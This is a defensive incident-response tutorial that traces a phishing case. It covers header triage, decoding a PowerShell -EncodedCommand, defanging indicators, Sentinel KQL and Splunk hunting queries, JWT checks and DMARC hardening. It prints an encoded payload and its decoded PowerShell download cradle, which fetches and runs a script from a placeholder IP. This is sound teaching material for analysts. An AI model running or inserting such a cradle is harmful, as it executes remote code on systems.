Security operations
An Offline SecOps Workflow: Log De-obfuscation, IOC Defanging, KQL Hunting and DMARC
A client-side incident response workflow: decode PowerShell Base64, extract and defang IOCs, hunt in Sentinel KQL and Splunk SPL, inspect JWTs and enforce DMARC p=quarantine.

A client-side SecOps workflow lets you decode, defang and analyze incident evidence without uploading it to anyone. That matters because alerts contain session tokens, internal hostnames and customer data. Pasting them into a random online decoder can turn one incident into two.
This guide follows a single realistic case: a phishing email leads to an encoded PowerShell command. We read the headers, decode the payload, defang the indicators, hunt for other victims, check a stolen token and harden email so the next attempt lands in quarantine. Each step uses a LocalSecTools utility that runs in the browser tab only.
Why should incident evidence stay on your machine?
Online decoders can log what you paste, and incident data often includes credentials, personal data and internal network details. Browser-only tools remove that exposure.
Many free web tools send input to a server for processing. Even with good intentions, that request can land in access logs, analytics or a third-party CDN. A bearer token in those logs is still a working credential.
LocalSecTools runs every calculation with browser APIs such as TextDecoder, DecompressionStream and crypto.subtle. You can confirm it yourself: open the network tab of your browser's developer tools while you use a tool, and no request carries your input.
Offline decoding is for reading evidence, not running it. Never execute a decoded payload outside an isolated sandbox.
How do you triage the phishing email headers first?
Read the Authentication-Results header for SPF, DKIM and DMARC verdicts, then compare the From, Reply-To and Return-Path domains. Failures plus mismatched domains point to spoofing.
From: "IT Support" <it-support@login-update.example>
Reply-To: helpdesk-reset@login-update.example
Return-Path: <bounce@203-0-113-4.example>
Authentication-Results: mx.example.com;
  spf=fail smtp.mailfrom=203-0-113-4.example;
  dkim=none;
  dmarc=fail header.from=login-update.example
Here SPF fails, there is no DKIM signature, and DMARC fails for the visible From domain. The Return-Path also points to a different domain. Together those signals justify blocking the sender and searching for other recipients.
Read the Received: lines from the bottom up to find the first external hop. The IP address there is the sending server, which becomes another indicator for the next step.
If your own domain was spoofed and the message still reached inboxes, your DMARC policy is probably p=none. The DMARC section below shows how to move it to p=quarantine safely.
How do you decode a PowerShell -EncodedCommand?
Base64-decode the string, then read the bytes as UTF-16LE text. PowerShell always encodes -EncodedCommand in UTF-16LE, which is why a plain Base64 decode shows a null byte between letters.
Here is the command line from our example alert, shortened for width. The full string is in the code block below.
echo 'SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMgAwADMALgAwAC4AMQAxADMALgA0AC8AYQAuAHAAcwAxACcAKQA=' \
  | base64 -d | iconv -f UTF-16LE -t UTF-8
# IEX (New-Object Net.WebClient).DownloadString('http://203.0.113.4/a.ps1')$s = 'SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMgAwADMALgAwAC4AMQAxADMALgA0AC8AYQAuAHAAcwAxACcAKQA='
[Text.Encoding]::Unicode.GetString([Convert]::FromBase64String($s))The result is a classic download cradle: IEX runs whatever a.ps1 returns. The Log De-obfuscator detects the UTF-16LE encoding automatically and also unwraps hex, URL encoding and gzip layers that attackers stack on top.
How do you extract and defang indicators of compromise?
Pull every URL, domain, IP address and hash out of the text, then replace dots and schemes, for example http becomes hxxp and example.com becomes example[.]com, so nobody can click them by accident.
| Type | Live value | Defanged |
|---|---|---|
| URL | http://203.0.113.4/a.ps1 | hxxp://203.0.113[.]4/a[.]ps1 |
| IPv4 | 203.0.113.4 | 203.0.113[.]4 |
| Domain | login-update.example | login-update[.]example |
| it-support@login-update.example | it-support[@]login-update[.]example |
Defanging protects people and systems. Ticket tools turn URLs into links, and mail gateways may fetch them for scanning, which can alert the attacker. Defanged indicators stay readable for analysts but are inert.
Paste the email headers, body and decoded script into the IOC Extractor. It deduplicates indicators, separates private from public IPs and exports a defanged list for your case notes.
How do you hunt for the same activity in Sentinel and Splunk?
Search process events for encoded PowerShell and network events for the indicator. KQL uses DeviceProcessEvents and DeviceNetworkEvents in Microsoft Sentinel and Defender; SPL searches Sysmon or Windows Security logs in Splunk.
DeviceProcessEvents
| where Timestamp > ago(7d)
| where FileName in~ ("powershell.exe", "pwsh.exe")
| where ProcessCommandLine has_any ("-enc", "-EncodedCommand", "FromBase64String")
| project Timestamp, DeviceName, AccountName, ProcessCommandLine

DeviceNetworkEvents
| where Timestamp > ago(7d)
| where RemoteIP == "203.0.113.4" or RemoteUrl has "login-update.example"
| summarize Hits = count() by DeviceName, RemoteUrlindex=sysmon EventCode=1 Image="*\\powershell.exe"
(CommandLine="* -enc *" OR CommandLine="*-EncodedCommand*")
| table _time host User CommandLine
index=sysmon EventCode=3 DestinationIp="203.0.113.4"
| stats count by host ImageStart with a short time window and widen it once the query returns clean results. The KQL & SPL Cheat Builder generates both dialects from one set of indicators, including CIDR filters for whole ranges.
How do you check a stolen or suspicious JWT safely?
Decode the header and payload locally, then check alg, exp, iss and aud. A token with alg none or an expiry far in the future is a red flag.
Phishing kits increasingly steal session tokens instead of passwords. When you find one in a proxy log or a browser artifact, you need to know who it belongs to and how long it stays valid.
alg: nonemeans the token has no signature. Any server that accepts it is vulnerable.expshows when it expires. Revoke the session if it is still valid.audandissshow which application and identity provider issued it.
The JWT Inspector colours each segment, converts timestamps and verifies HS256 or RS256 signatures with WebCrypto. The token never leaves the tab, which matters because it may still be live.
How do you harden email with DMARC p=quarantine?
Publish a DMARC TXT record at _dmarc.yourdomain with p=quarantine once SPF and DKIM pass for all legitimate senders. Receivers then send failing mail to spam instead of the inbox.
_dmarc.example.com.  TXT  "v=DMARC1; p=quarantine; pct=100; rua=mailto:dmarc-reports@example.com; adkim=s; aspf=s"
example.com.         TXT  "v=spf1 include:_spf.google.com -all"

# Check what is published
dig +short TXT _dmarc.example.com
dig +short TXT example.com- Start with
p=noneand aruaaddress to collect aggregate reports for two to four weeks. - Fix every legitimate sender that fails SPF or DKIM alignment.
- Move to
p=quarantine, optionally withpct=25first, then 100. - Move to
p=rejectonce reports stay clean.
Keep SPF under its limit of 10 DNS lookups, or receivers return a permanent error. The SPF & DMARC Generator builds both records and flags common errors, such as a missing rua or a second SPF record.
What should the case notes record?
Record what you saw, what you decoded, which indicators you extracted, which queries you ran and what you changed, each with a UTC timestamp.
Good notes let another analyst repeat every step without asking you. They also protect you in a post-incident review, because each decision is tied to the evidence that drove it.
- Evidence: message ID, host names, the original encoded string and its SHA-256 hash.
- Analysis: the decoded payload and the defanged indicator list, never live links.
- Scope: each hunting query, its time window and the number of hits.
- Actions: blocked indicators, revoked sessions and DNS changes, with who approved them.
Write the summary in plain language at the top. Managers read the first paragraph; engineers read the rest.
What does the complete offline workflow look like?
Decode, extract, hunt, verify and harden, with each step producing an artifact for the case file.
| Stage | Tool | Output |
|---|---|---|
| 1. Decode | Log De-obfuscator | Readable payload |
| 2. Extract | IOC Extractor | Defanged IOC list |
| 3. Hunt | KQL & SPL builder | Scoped queries and hit list |
| 4. Verify | JWT Inspector | Token owner and validity |
| 5. Harden | SPF & DMARC Generator | DMARC p=quarantine record |
These tools speed up analysis, but they do not replace EDR, a sandbox or your incident response plan. Use them to read and prepare evidence quickly, then act through your normal change and containment process.
Frequently asked questions
PowerShell encodes -EncodedCommand as UTF-16LE, which stores each ASCII character as two bytes. Decode the Base64 and then read the bytes as UTF-16LE.
Try it in your browser
- Log DeobfuscatorDecode Base64, PowerShell, hex, URL and gzip with auto-detect, plus text-to-binary, dec-to-hex and an ASCII table.
- IOC ExtractorExtract and defang indicators of compromise from reports and logs, then export CSV or JSON.
- KQL & SPL Query BuilderBuild Sentinel KQL and Splunk SPL from visual filters, with 25 SOC hunting presets.
- JWT InspectorSplit a token into header, payload and signature, audit claims and verify HMAC signatures.
- SPF & DMARC GeneratorBuild SPF and DMARC TXT records visually and diagnose common DMARC policy errors.
About the author: Asad Ali
IT Support Engineer and SOC analyst · Microsoft SC-200 & ISC2 CC certified
Asad Ali is an IT Support Engineer and SOC analyst with a Computer Science degree from UET Lahore. He holds the Microsoft SC-200 Security Operations Analyst and ISC2 Certified in Cybersecurity (CC) certifications, works on threat detection, network analysis and Linux administration, and builds and maintains every tool on LocalSecTools.
- Microsoft Certified: Security Operations Analyst (SC-200)
- ISC2 Certified in Cybersecurity (CC)
Every guide is written and technically reviewed by Asad Ali, and the commands and numbers are checked against the LocalSecTools calculators. Read more about his work at asadali.tech.